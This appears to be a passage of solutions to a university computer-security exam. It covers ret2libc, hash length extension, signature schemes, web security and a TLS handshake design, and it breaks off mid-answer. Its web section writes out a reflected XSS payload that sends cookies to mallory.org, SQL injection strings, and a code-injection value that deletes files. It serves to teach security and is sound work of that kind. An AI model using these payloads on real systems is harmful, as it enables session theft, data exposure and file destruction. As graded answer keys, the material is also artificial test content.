Reminder: The standard exploit needs 4 bytes of garbage because you aren't following proper calling convention to call `system` (i.e. nicely pushing arguments and RIP before passing control to `system`). Instead, you're overwriting the RIP to force the code to immediately jump into `system`, and you never nicely set up any arguments or RIP.

The intended, nice way to call `system` is to have `main` push the arguments and the RIP before transferring control to `system`, so that when `system` begins its function prologue, it expects to

sees this on the stack:

RIP of `main`	
SFP of `main`	← `EBP`
Args to `system`	
RIP of `system`	← `ESP`

`ret2libc` does not bother pushing the arguments or the RIP, and just transfers program control to `system` right away. The exploit starts like this:

RIP of `main`	
SFP of `main`	
Args to `stack_editor`	
RIP of `stack_editor` = `&system` (overwritten)	
SFP of `stack_editor`	← `EBP`
Local vars of `stack_editor`	← `ESP`

In the function epilogue, we delete the local vars by moving `ESP` up:

RIP of `main`	
SFP of `main`	
Args to `stack_editor`	
RIP of `stack_editor` = `&system` (overwritten)	
SFP of `stack_editor`	← `ESP, EBP`
Local vars of `stack_editor`	

Then we pop SFP off the stack and restore the EBP (which points at garbage now):

RIP of `main`	
SFP of `main`	
Args to `stack_editor`	
RIP of `stack_editor` = `&system` (overwritten)	← `ESP`
SFP of `stack_editor`	
Local vars of `stack_editor`	

Finally, we pop RIP off the stack, and jump directly into `system` (without pushing arguments or the RIP of `system`):

RIP of `main`	
SFP of `main`	
Args to `stack_editor`	← `ESP`
RIP of `stack_editor` = `&system` (overwritten)	
SFP of `stack_editor`	
Local vars of `stack_editor`	

So when `system` begins its function prologue, it sees this on the stack:

RIP of `main`	
SFP of `main`	
Args to `stack_editor`	← `ESP`

But what `system` wants to see is the nice picture from above:

RIP of `main`	
SFP of `main`	← `EBP`
Args to `system`	
RIP of `system`	← `ESP`


In order to properly match what `system` expects to see on the stack, the attacker must write 4 bytes of garbage (`'B'*4`) first, where `system` expects to see an RIP (where `ESP` is pointing). Then the attacker can write the arguments above those 4 bytes of garbage.

However, in this exploit, when the `stack_editor` function returns, we jump to `call system`, and this instruction actually does push an RIP onto the stack. Therefore, we don't have to put 4 garbage bytes on the stack to fill in the expected RIP.

Q5 *Collision Resistance at a Cheap Price!? Satisfactory* **(15 points)**

Consider a collision-resistant **compression function** F that takes in two 128-bit inputs and returns a 128-bit output. We use F to build a cryptographic hash function $H(x)$, as shown below:

Solution: This is called **Merkle-Damgard construction** in practice.



EvanBot wants to hash arbitrary-length input x. To compute $H(x)$, EvanBot first splits x into n 128-bit blocks, and computes

$$H(x) = F(x_n, F(x_{n-1}, \cdots F(x_3, F(x_2, x_1))))$$

Assume x is always at least two blocks long and an exact multiple of the block length unless otherwise stated.

Q5.1 (2 points) Given hash output $h = H(x_1 \| x_2)$, perform a length-extension attack by giving an expression for $H(x_1 \| x_2 \| y)$, where y is a one-block value chosen by the attacker.

Your expression can include y, F, h, and elementary functions such as $\oplus$, but cannot include x_1 or x_2.

Solution: $F(y, h)$

Rewrite the given hash output using the definition of the hash:

$$h = H(x_1 \| x_2) = F(x_2, x_1)$$

Rewrite the desired hash output using the definition of the hash:

$$H(x_1 \| x_2 \| y) = F(y, F(x_2, x_1))$$

You don't know x_1 and x_2, but you do know h, so you can substitute h into the desired hash output expression to get:

$$\begin{aligned} H(x_1 \| x_2 \| y) &= F(y, F(x_2, x_1)) \\ &= F(y, h) \end{aligned}$$

This is a length-extension attack because the attacker didn't know the hash input, and was still able to compute a hash of the unknown input, concatenated with y of the attacker's choosing.

Q5.2 (1 point) Is the MAC construction $\mathsf{MAC}(K, M) = H(K \| M)$ EU-CMA (also known as EU-CPA) secure?

- ○ (A) Yes, because H could still be collision-resistant despite being vulnerable to length-extension attacks.
- ○ (B) Yes, because the adversary does not know K and cannot perform the length-extension attack.
- ● (C) No, because the adversary can use the length-extension attack to forge MACs for some $M' \neq M$ given $\mathsf{MAC}(K, M)$.
- ○ (D) No, because H's vulnerability to length-extension attacks implies it is not collision-resistant.

Solution: The attacker can use length-extension attacks to forge MACs without knowing the key, so this scheme is insecure.

During the query phase, the attacker asks for the MAC of `potato` and gets $H(K \| \texttt{potato})$.

Now, the attacker performs the length-extension attack to get $H(K \| \texttt{potatopancake})$, without needing to know the hash input K.

This is a valid tag on the message `potatopancake`, so the attacker has successfully forged a MAC without knowing the key.

Q5.3 (2 points) Suppose for this subpart only that the input x is not necessarily a multiple of the block length and may need padding.

Which padding schemes allow an attacker to find a collision, i.e. $x \neq y$ such that $H(x) = H(y)$? Select all that apply.

Note: $\mathsf{len}(x)$ returns the size of x in bits.

- [x] (A) Pad x with 0s until $\mathsf{len}(x)$ reaches a multiple of 128 bits.
- [x] (B) Pad x with 0s until $\mathsf{len}(x)$ reaches a multiple of 128 bits, and then add a new block x_{n+1} of all 1s.
- [x] (C) If $\mathsf{len}(x)$ is not a multiple of 128, pad x with a single 1 and then 0s until it is a multiple of 128 bits. Otherwise, do nothing.
- [ ] (D) None of the above.

Solution:

For simplicity, assume `pancake` is 120 characters long.

(A): True. `pancake` and `pancake0` both end up being padded to the same string `pancake00000000`, causing a collision when they're hashed.

(B): True. Once again, `pancake` and `pancake0` both end up being padded to the same string `pancake000000001111...1111` (with 128 `1`s), causing a collision when they're hashed.

(C): True. Consider `'1' * 127` (127 ones) and `'1' * 128` (128 ones). The first input is padded with a single one, and the second input is unchanged during padding, so they both get padded to `'1' * 128`, causing a collision when they're hashed.

The rest of this question is independent of the previous subparts.

We're now going to explore insecure candidates for the compression function F. **For each remaining subpart,** give a collision pair $(x_1, x_2), (y_1, y_2)$ such that $F(x_1, x_2) = F(y_1, y_2)$ and $x_1 \| x_2 \neq y_1 \| y_2$.

For example, if $F(a, b) = a$, then a valid solution is $(x_1, x_2) = (1, 0)$, $(y_1, y_2) = (1, 1)$.

Assumptions:

- x_1, x_2, y_1, y_2 must be exactly 128 bits each, but you may answer with a simple integer and assume it is converted to the associated bitstring.
- There may be multiple correct answers. In the example above, $(x_1, x_2) = (5, 7), (y_1, y_2) = (5, 8)$ would also be correct.
- You can use AES encryption E and AES decryption D in your expressions. For example, you can write $\mathsf{E}_3(6)$ or $\mathsf{D}_3(6)$.

HINT: One strategy is to set fixed values for x_1, x_2, y_1 (e.g. $x_1 = 5, x_2 = 6, y_1 = 7$), write $F(x_1, x_2) = F(y_1, y_2)$, and solve for y_2.

Q5.4 (1 point) $F(a, b) = a \oplus b$

☐ (A) Select this box to get 0.25 points and void your attempt at this subpart.

x_1: **Solution:** 5

x_2: **Solution:** 6

y_1: **Solution:** 6

y_2: **Solution:** 5

Solution: XOR is commutative, so you can just swap the two inputs around and still get the same function output.

$$F(5, 6) = F(6, 5)$$
$$5 \oplus 6 = 6 \oplus 5$$

Alternate answers: Swap 5 with any other number, and/or swap 6 with any other number. For example, $(x_1, x_2) = (10, 11)$ and $(x_2, x_1) = (11, 10)$.

Q5.5 (2 points) $F(a, b) = \mathsf{E}_a(b)$

☐ (A) Select this box to get 0.25 points and void your attempt at this subpart.

x_1: **Solution:** 5

x_2: **Solution:** 6

y_1: **Solution:** 7

y_2: **Solution:** $\mathsf{D}_7(\mathsf{E}_5(6))$

Solution: Following the hint, plug in some fixed values $x_1 = 5, x_2 = 6, y_1 = 7$, so that we have just one unknown (y_2) to solve for:

$$\begin{aligned}
F(x_1, x_2) &= F(y_1, y_2) && \text{Definition of collision} \\
F(5, 6) &= F(7, y_2) && \text{Plug in fixed values for all but one input} \\
\mathsf{E}_5(6) &= \mathsf{E}_7(y_2) && \text{Use definition of } F \\
\mathsf{D}_7(\mathsf{E}_5(6)) &= \mathsf{D}_7(\mathsf{E}_7(y_2)) && \text{Apply } \mathsf{D}_7 \text{ to both sides} \\
\mathsf{D}_7(\mathsf{E}_5(6)) &= y_2 && \mathsf{D} \text{ and } \mathsf{E} \text{ cancel out}
\end{aligned}$$

Now that we have a value for y_2, we can double-check that we created a collision:

$$\begin{aligned}
F(x_1, x_2) &= F(y_1, y_2) \\
F(5, 6) &= F(7, \mathsf{D}_7(\mathsf{E}_5(6))) \\
\mathsf{E}_5(6) &= \mathsf{E}_7(\mathsf{D}_7(\mathsf{E}_5(6))) \\
&= \mathsf{E}_5(6)
\end{aligned}$$

Both inputs create the same function output $\mathsf{E}_5(6)$, and the two inputs are different, so we found a collision, and we are done.

Alternate answers: All instances of 5 can be swapped with any other number. Similarly, all insances of 6 and 7 can be swapped with any other number. There's nothing special about those numbers.

Q5.6 (2 points) $F(a, b) = \mathsf{E}_a(b) \oplus a$

☐ (A) Select this box to get 0.25 points and void your attempt at this subpart.

x_1: **Solution:** 5

x_2: **Solution:** 6

y_1: **Solution:** 7

y_2: **Solution:** $D_7(\mathsf{E}_5(6) \oplus 5 \oplus 7)$

Solution: The process is very similar to the previous subpart, just with a bit of extra algebra to handle the XOR.

Following the hint, plug in some fixed values $x_1 = 5, x_2 = 6, y_1 = 7$, so that we have just one unknown (y_2) to solve for:

$$\begin{aligned} F(x_1, x_2) &= F(y_1, y_2) && \text{Definition of collision} \\ F(5, 6) &= F(7, y_2) && \text{Plug in fixed values for all but one input} \\ \mathsf{E}_5(6) \oplus 5 &= \mathsf{E}_7(y_2) \oplus 7 && \text{Use definition of } F \\ \mathsf{E}_5(6) \oplus 5 \oplus 7 &= \mathsf{E}_7(y_2) && \text{XOR both sides by 7} \\ \mathsf{D}_7(\mathsf{E}_5(6) \oplus 5 \oplus 7) &= y_2 && \text{Apply } \mathsf{D}_7 \text{ to both sides} \end{aligned}$$

Now that we have a value for y_2, we can double-check that we created a collision (y_1 and y_2 colored for clarity):

$$\begin{aligned} F(x_1, x_2) &= F(y_1, y_2) \\ F(5, 6) &= F(7, \mathsf{D}_7(\mathsf{E}_5(6) \oplus 5 \oplus 7)) \\ \mathsf{E}_5(6) \oplus 5 &= \mathsf{E}_7(\mathsf{D}_7(\mathsf{E}_5(6) \oplus 5 \oplus 7)) \oplus 7 \\ &= \mathsf{E}_5(6) \oplus 5 \oplus 7 \oplus 7 \\ &= \mathsf{E}_5(6) \oplus 5 \end{aligned}$$

Both inputs create the same function output $\mathsf{E}_5(6) \oplus 5$, and the two inputs are different, so we found a collision, and we are done.

Alternate answers: All instances of 5 can be swapped with any other number. Similarly, all insances of 6 and 7 can be swapped with any other number. There's nothing special about those numbers.

Q5.7 (2 points) $F(a, b) = a^b \bmod p$, where p is a large, public cryptographic prime. Assume that a, b are converted from bitstrings to 128-bit unsigned integers during evaluation.

☐ (A) Select this box to get 0.25 points and void your attempt at this subpart.

x_1: **Solution:** 1

x_2: **Solution:** 1

y_1: **Solution:** 1

y_2: **Solution:** 2

Solution: We just need to write two exponential expressions that are equal to each other. Many examples exist, including:

$$x_1{}^{x_2} = y_1{}^{y_2}$$
$$1^1 = 1^2$$
$$3^2 = 9^1$$
$$2^5 = 32^1$$
$$5^0 = 6^0$$

Q5.8 (3 points) $F(a,b) = \mathsf{E}_K(a)[:64] \,\|\, \mathsf{E}_K(b)[:64]$, where K is a fixed public constant (i.e. you can use K in your expressions).

Note that $[:64]$ refers to taking the first 64 bits of that value.

☐ (A) Select this box to get 0.25 points and void your attempt at this subpart.

x_1: **Solution:** 5

x_2: **Solution:** 6

y_1: **Solution:** $\mathsf{D}_K(\mathsf{E}_K(5) \oplus 1)$

y_2: **Solution:** 6

Solution: Once again, start with the hint. Plug in some fixed values $x_1 = 5, x_2 = 6, y_2 = 6$, so that we have just one unknown (y_1) to solve for:

$$\begin{aligned} F(x_1, x_2) &= F(y_1, y_2) && \text{Definition of collision} \\ F(5, 6) &= F(y_1, 6) && \text{Fixed values for all but one input} \\ \mathsf{E}_K(5)[:64] \,\|\, \mathsf{E}_K(6)[64:] &= \mathsf{E}_K(y_1)[:64] \,\|\, \mathsf{E}_K(6)[64:] && \text{Use definition of } F \end{aligned}$$

Note that this time, we set the third value as $y_2 = 6$ (same as x_2), instead of some third arbitrary value (e.g. 7) like we did earlier. If we had chosen a third arbitrary value, the last 64 bits would already be different $\mathsf{E}_K(6)[64:] \neq \mathsf{E}_K(7)[64:]$, and a collision would be impossible.

Since the last 64 bits are already equal, we just need to set the first 64 bits equal to each other:

$$\mathsf{E}_K(5)[:64] = \mathsf{E}_K(y_1)[:64]$$

The key realization here is that we just need to find a y_1 such that $\mathsf{E}_K(5)$ and $\mathsf{E}_K(y_1)$ match in the first 64 bits only.

Since we don't care about the last 64 bits of the encryption output, we can change them all we want. For example, we could flip the last bit of the encryption output:

$$\mathsf{E}_K(5)[:64] = \Big(\mathsf{E}_K(5) \oplus 1\Big)[:64]$$

We can set the right-hand-sides of the last two equations equal, and decrypt both sides:

$$\begin{aligned} \mathsf{E}_K(y_1) &= \Big(\mathsf{E}_K(5) \oplus 1\Big) \\ y_1 &= \mathsf{D}_K\Big(\mathsf{E}_K(5) \oplus 1\Big) \end{aligned}$$


To verify that we created a collision:

$$\begin{aligned} F(x_1, x_2) &= F(y_1, y_2) \\ F(5, 6) &= F(\mathsf{D}_K(\mathsf{E}_K(5) \oplus 1), 6) \\ \mathsf{E}_K(5)[:64] \,\|\, \mathsf{E}_K(6)[64:] &= \mathsf{E}_K(\mathsf{D}_K(\mathsf{E}_K(5) \oplus 1)[:64] \,\|\, \mathsf{E}_K(6)[64:] \\ \mathsf{E}_K(5)[:64] &= \mathsf{E}_K(\mathsf{D}_K(\mathsf{E}_K(5) \oplus 1)[:64] \\ \mathsf{E}_K(5)[:64] &= (\mathsf{E}_K(5) \oplus 1)[:64] \end{aligned}$$

And this last line is valid because the two inputs to $[:64]$ differ in only the last bit, which gets chopped off.

Q6 *Awesome Aggregation - Digital Signatures* **(12 points)**

Evanbot creates a **sequential aggregate signature scheme**, which enables a group of users to sequentially sign a message list.



For example, Alice starts a petition for CS161 to be a mandatory requirement. Alice signs a *message list* $[M_A]$ with her private key SK_A and produces an aggregate signature σ_A.

Bob now wants to add his name to the petition by creating a signature σ_{AB} on the message list $[M_A, M_B]$. To do so, Bob runs AggSign:

$$\sigma_{AB} = \mathsf{AggSign}(SK_B, M_B, \sigma_A, [PK_A], [M_A])$$

which first verifies the existing signature σ_A with the current message list $[M_A]$, and then creates a new aggregate signature over $[M_A, M_B]$. Verifiers can then use σ_{AB} to verify that Bob signed $[M_A, M_B]$ and that Alice signed $[M_A]$.

The scheme is secure if an adversary cannot forge signatures that are not trivial extensions of existing signatures (a trivial extension would be creating new signatures by running `AggSign` on existing signatures).

Q6.1 (0.5 point) Let σ be an aggregate signature over the message list $[X, Y, Z]$ with public keys PK_A, PK_B, and PK_C (Alice, Bob, Charlie), respectively.

TRUE or FALSE: Given σ, a verifier can conclude that Alice endorses the message Z (i.e. that Alice actively decided to sign a list including Z).

○ (A) TRUE ● (B) FALSE

Solution: False, as anyone can append signatures to the aggregate (i.e. this is a trivial extension of σ_A on $[X]$). We can only conclude that Alice signed $[X]$.

Q6.2 (0.5 point) TRUE or FALSE: Given the same σ, a verifier can conclude that Bob endorses the message X (i.e. that Bob actively decided to sign a list including X).

● (A) TRUE ○ (B) FALSE

Solution: True, since Bob's signed sublist is $[X, Y]$, we can conclude he endorses X.

The next two subparts are independent from the rest of the question.

Q6.3 (2 points) Consider basic RSA signatures, with $PK = (e, N)$, $SK = d$, and $\mathsf{Sign}(SK, M) = S \equiv M^d \bmod N$. Select the verifying expression.

NOTE: $X \stackrel{?}{\equiv} Y \bmod N$ *returns* `true` *if* $X \equiv Y \bmod N$*, otherwise* `false`*.*

- ○ (A) $S^d \stackrel{?}{\equiv} M \bmod N$
- ● (C) $S^e \stackrel{?}{\equiv} M \bmod N$
- ○ (B) $M^e \stackrel{?}{\equiv} S \bmod N$
- ○ (D) $M^d \stackrel{?}{\equiv} S \bmod N$

Q6.4 (3 points) Is the RSA signature scheme from the previous subpart EU-CMA (also known as EU-CPA) secure?

- ○ (A) Yes
- ● (B) No

If you selected "No", give a message/signature pair (M, S) with $1 < M < N - 1$ such that S is a valid signature for M without using the private key d.

Solution: See Discussion 6 Q1 for more information on this existential forgery.

$M =$ **Solution:** $S^e \bmod N$ $S =$ **Solution:** 4 (arbitrary)

Solution: Alternatively, you can refer to an existing message/signature pair (M', S') and give $M = (M')^2, S = (S')^2$ or similar.

Now we will construct sequential aggregate signatures using hash-based RSA signatures. Each user has an RSA keypair with secret key d_i and public key $PK_i = (e_i, N_i)$. Assume that $N_i > N_{i-1}$ for $i > 1$.

For the rest of this question, let $h_k = H([PK_1, \ldots, PK_k], [M_1, \ldots, M_k])$ for brevity.

`AggSign`$(d_k, M_k, \sigma, [PK_1, \ldots, PK_{k-1}], [M_1, \ldots, M_{k-1}])$:

1. Verify that `AggVerify`$(\sigma, [PK_1, \ldots, PK_{k-1}], [M_1, \ldots, M_{k-1}])$ = `true`
2. Return $(\sigma + H([PK_1, \ldots, PK_k], [M_1, \ldots, M_k]))^{d_k} \equiv (\sigma + h_k)^{d_k} \bmod N_k$

`AggVerify`$(\sigma, [PK_1, \ldots, PK_k], [M_1, \ldots, M_k])$:

1. Evaluate $T =$ [ANSWER TO Q6.5]
2. Let $\sigma' = T -$ [ANSWER TO Q6.6] $\bmod N_k$
3. Return `AggVerify`$(\sigma', [PK_1, \ldots, PK_{k-1}], [M_1, \ldots, M_{k-1}])$

The base case of a single-entry list is signed ($H(PK_1, M_1)^{d_1} \equiv h_1^{d_1} \bmod N_1$) and verified as a normal hash-based RSA signature.

Fill in the blanks of the `AggVerify` algorithm.

Q6.5 (2 points)

- ● (A) $\sigma^{e_k} \bmod N_k$
- ○ (C) $\sigma - h_k \bmod N_k$
- ○ (B) $\sigma^{d_k} \bmod N_k$
- ○ (D) $(\sigma - h_k)^{e_k} \bmod N_k$

Q6.6 (1 point)

○ (A) $h_k^{e_k}$
○ (B) $\sigma - h_k$
○ (C) h_k^{-1}
● (D) h_k

Solution: From the AggSign algorithm we have $\sigma = (\sigma' + h_k)^{d_k} \bmod N_k$. We first raise σ to the power of e_k, since RSA's fundamental idea is that $(x^e)^d \equiv (x^d)^e \equiv x \bmod N$. Therefore

$$\begin{aligned} &\sigma^{e_k} \bmod N_k \\ &\equiv ((\sigma' + h_k)^{d_k})^{e_k} \bmod N_k \\ &\equiv \sigma' + h_k \bmod N_k \end{aligned}$$

Then subtracting h_k from T gives σ', the next "layer" of the aggregate signature that is passed into the recursive call.

Q6.7 (3 points) Which option best explains why `AggVerify` is secure?

○ (A) Only those with access to the k-th private key d_k can verify their corresponding step.
○ (B) If any `AggSign` in the recursive chain was invalid, then the next modulus N_{k-1} will be malformed.
○ (C) Basic RSA signatures aren't malleable (e.g. you can't derive $\mathsf{Sign}(d, M^2)$ from $\mathsf{Sign}(d, M)$).
● (D) If any `AggSign` in the recursive chain was invalid, then the corresponding value for σ' as derived in Step 2 of `AggVerify` will be garbage.

Solution: A): Private keys cannot be used to verify a signature (by definition, since anyone can verify a digital signature with the associated public key).

B) The modulus list is passed in as a separate argument unaffected by the value of σ, since the verifier knows the public keys ahead of time.

C) Basic RSA signatures are malleable, but this is irrelevant either way.

D) This is correct — suppose that we set some value σ_{bad} as the final aggregate signature. Then $\sigma_{bad}^{e_k}$ will (informally) be a random-looking (garbage value) $\bmod N_k$. Therefore subtracting h_k from $\sigma_{bad}^{e_k}$ for the next value of σ' will also result in garbage value. Repeat for each remaining step and we see that the base case RSA signature verification fails, since we are verifying a garbage value for the signature. If the underlying RSA signature scheme is secure (hash-based is), this will fail, causing the overall AggVerify to fail.

Q7 *SQL < PrQL* (10 points)

EvanBot has created a concert ticketing app called Boxapp, stored at `boxapp.cs161.org`. Each user has a seat number for one or more concert(s) they are attending.

To find their seat number for a selected concert, a user visits `boxapp.cs161.org/search?q=____`, replacing the blank with the concert name. Boxapp then places the un-sanitized search query on the page (e.g. "You searched for: ___"), followed by the user's seat number for that concert.

The website uses session tokens to authenticate users. Session tokens are stored as cookies with `Domain=cs161.org, Path=/, HttpOnly=False, Secure=True`.

Q7.1 (2 points) Mallory is an on-path attacker. Which actions (by themselves) would allow Mallory to learn the value of a logged-in user's session token? Select all that apply.

- ☐ (A) The user loads Mallory's site at `https://mallory.org`.
- ■ (B) The user loads Mallory's site at `https://mallory.cs161.org`.
- ■ (C) The user loads Mallory's site at `https://boxapp.cs161.org/mallory/custom_server`.
- ☐ (D) The user loads `http://boxapp.cs161.org`.
- ☐ (E) The user loads `https://boxapp.cs161.org`.
- ☐ (F) None of the above

Solution: In the first 3 choices, Mallory controls the website, so we just need to check if the cookie gets sent to Mallory's site according to cookie policy.

(A): False. A cookie with domain `cs161.org` will not be sent to `mallory.org`.

(B): True. A cookie with domain `cs161.org` and path `/` will be sent to `mallory.cs161.org`.

(C): True. A cookie with domain `cs161.org` and path `/` will be sent to `box.cs161.org/mallory/custom_server`.

In the last two choices, Mallory does not control the website, so she would need to use her on-path ability to read the cookie as it's being sent across the network.

(D): False. The cookie is not sent at all because the cookie has `Secure=True`, and the connection is made over HTTP. Mallory cannot see the token sent across the network because it's not sent at all.

(E): False. The cookie is sent over the network, but the connection uses HTTPS, so Mallory cannot see the token sent across the network (because it's encrypted).

Q7.2 (2 points) Mallory wants to steal a user's session token using reflected XSS. Construct a URL that sends the session token to `mallory.org` when a user clicks on the URL. You may use the `post(url, payload)` JavaScript function to send POST requests.

Solution:

`boxapp.cs161.org/search?q=<script>post(mallory.org, document.cookie)</script>`

This is a standard reflected XSS attack. Anything in the `search?q=` URL parameter gets displayed to the user who clicks on the URL.

We can use script tags in the URL parameter so that any user clicking on the URL will receive some Javascript that gets run.

The Javascript we want to execute is sending the user's session token to `mallory.org`. Following the hint, we can use `post(mallory.org, document.cookie)` to send the cookie to Mallory.

Boxapp uses the two SQL tables shown below:

```
CREATE TABLE sessions (
    username String,
    token String
);
```

```
CREATE TABLE userdata (
    username String,
    concert String,
    seatno String
);
```

When a logged-in user performs a search, the server executes the following two SQL queries:

1. `SELECT username FROM sessions WHERE token = '$token';`
   where `$token` is the user's session token.
2. `SELECT seatno FROM userdata WHERE username = '$result' AND concert='$query';`
   where `$result` is the username from the first query, and `$query` is the user's search query.

Q7.3 (1 point) Select all values for `$query` that would cause the server to returns all `seatno` entries from `userdata`.

Reminder: x AND y OR z = (x AND y) OR z in SQL.

- ■ (A) `' OR 1=1; --`
- ☐ (B) `' AND username='';--`
- ☐ (C) `'; --`
- ☐ (D) None of the above

Solution:

In this question, we're only injecting into the second query, so we can assume the first query returns some valid token (though it doesn't really affect the answers).

(A): True.

```
SELECT seatno FROM userdata WHERE
username = 'token' AND concert='' OR 1=1; --';
```

This will return all rows because the `WHERE` clause always evaluates to `true` thanks to the `OR 1=1` condition.

(B): False.

```
SELECT seatno FROM userdata WHERE
username = 'token' AND concert='' AND username=''; --';
```

This only returns rows where the three ANDed conditions are true, which is not necessarily all rows.

(C): False.

```
SELECT seatno FROM userdata WHERE
username = 'token' AND concert=''; --';
```

This only returns rows where the two ANDed conditions are true, which is not necessarily all rows.

Q7.4 (2 points) Mallory now wants to inject a value for Alice's session token, such that the server will return Bob's data whenever Alice uses the search function. Bob is not logged in.

Give an value for Alice's session token, such that for any search, the server returns `seatno` entries for username `'bob'`.

Solution:

Solution 1: `' UNION SELECT 'bob'; --`

This leads to:

```
SELECT username FROM sessions
WHERE token = '' UNION SELECT 'bob'; --';
```

This query is hard-coded to return the string `'bob'`, which then gets plugged into the second query to return `seatno` entries for Bob.

Solution 2: `' UNION SELECT 'bob`

This leads to:

```
SELECT username FROM sessions
WHERE token = '' UNION SELECT 'bob';
```

Same behavior as Solution 1 above.

Invalid solution: `' OR username = 'bob'; --` or similar

This doesn't work because Bob is not logged in, so the `sessions` table does not have an entry with `username = 'bob'`.

Q7.5 (3 points) EvanBot writes code for deleting a user, and wants to parameterize the SQL query. However, the server is written in Go, and EvanBot only knows how to do parameterized SQL in Python. EvanBot decides to invoke the Python code in the Go code using an `eval_python` function:

```
1 eval_python( // A function in Go.
2
3   // A raw string passed to the Python interpreter.
4   "safeSQL('DELETE FROM userdata WHERE username = ?', ['x'])"
5
6 )
```

where `x` is provided by the user and substituted into the raw string before calling `eval_python`.

SQL injection is no longer possible, but another attack is possible. In 10 words or fewer, briefly describe or name the attack.


Solution: The attacker can inject python code. For example:
`']); os.system("rm *.*") #`

Q8 *Pon de Replay – TLS* **(10 points)**

EvanBot wants to design a new TLS handshake (completely replacing the standard TLS handshake).

For this question, a replay attack from server to client means:

- A MITM attacker records all server-to-client messages (handshake and data) in a connection.
- Later, a client initiates a new connection and the attacker replays all the recorded server-to-client messages, with no modifications. (The attacker blocks all legitimate server messages.)
- The attack succeeds if the client accepts the replayed data.
- A replay attack from client to server is the same with roles swapped, i.e. an attacker replays a client transcript to the server.



1. Client generates a random 128-bit C and a random Diffie-Hellman secret a, and sends C and $g^a \bmod p$.
2. Server generates a random Diffie-Hellman secret b and sends $g^b \bmod p$.
3. Both parties compute $\text{SessionKey} = H\left(g^{ab} \bmod p \,\|\, C\right)$. SessionKey is used to derive the symmetric keys for the session.
4. After the connection ends, the client deletes a, the server deletes b, and both delete SessionKey.

Q8.1 (5 points) Select all true statements about this scheme.

- ☐ (A) A MITM adversary can perform a replay attack from server to client.
- ☐ (B) A MITM adversary can perform a replay attack from client to server.
- ☐ (C) A passive eavesdropper can read encrypted data sent after the handshake completes.
- ■ (D) A MITM can tamper with the handshake to read and modify encrypted data in both directions.
- ■ (E) This scheme has forward secrecy.
- ☐ (F) None of the above.

Solution:

(A): False. The messages in the original connection were encrypted with $H(g^{a_{\text{old}}\ b} \bmod p \parallel C_{\text{old}})$, where C_{old} was chosen by the client in the original connection.

However, the messages in the new replayed connection should be encrypted with $H(g^{a_{\text{new}}b} \bmod p \parallel C_{\text{new}})$, where C_{new} was chosen by the client in the new connection. The client is decrypting using this new session key, but the replayed server-to-client messages use the old session key, so the replayed data will not be accepted.

Also, the client will choose a different value of a in the two connections, so the two session keys also use different values of a.


(B): False. The messages in the original connection were encrypted with $H(g^{a\ b_{\text{old}}} \bmod p \parallel C)$, where b_{old} was chosen by the server in the original connection.

However, the messages in the new replayed connection should be encrypted with $H(g^{a\ b_{\text{new}}} \bmod p \parallel C)$, where b_{new} was chosen by the server in the new connection. The server is decrypting using this new session key, but the replayed client-to-server messages use the old session key, so the replayed data will not be accepted.

(C): False. An on-path attacker cannot derive $g^{ab} \bmod p$ because the Diffie-Hellman problem is hard. Therefore, the attacker cannot derive the session key and cannot read the encrypted messages.

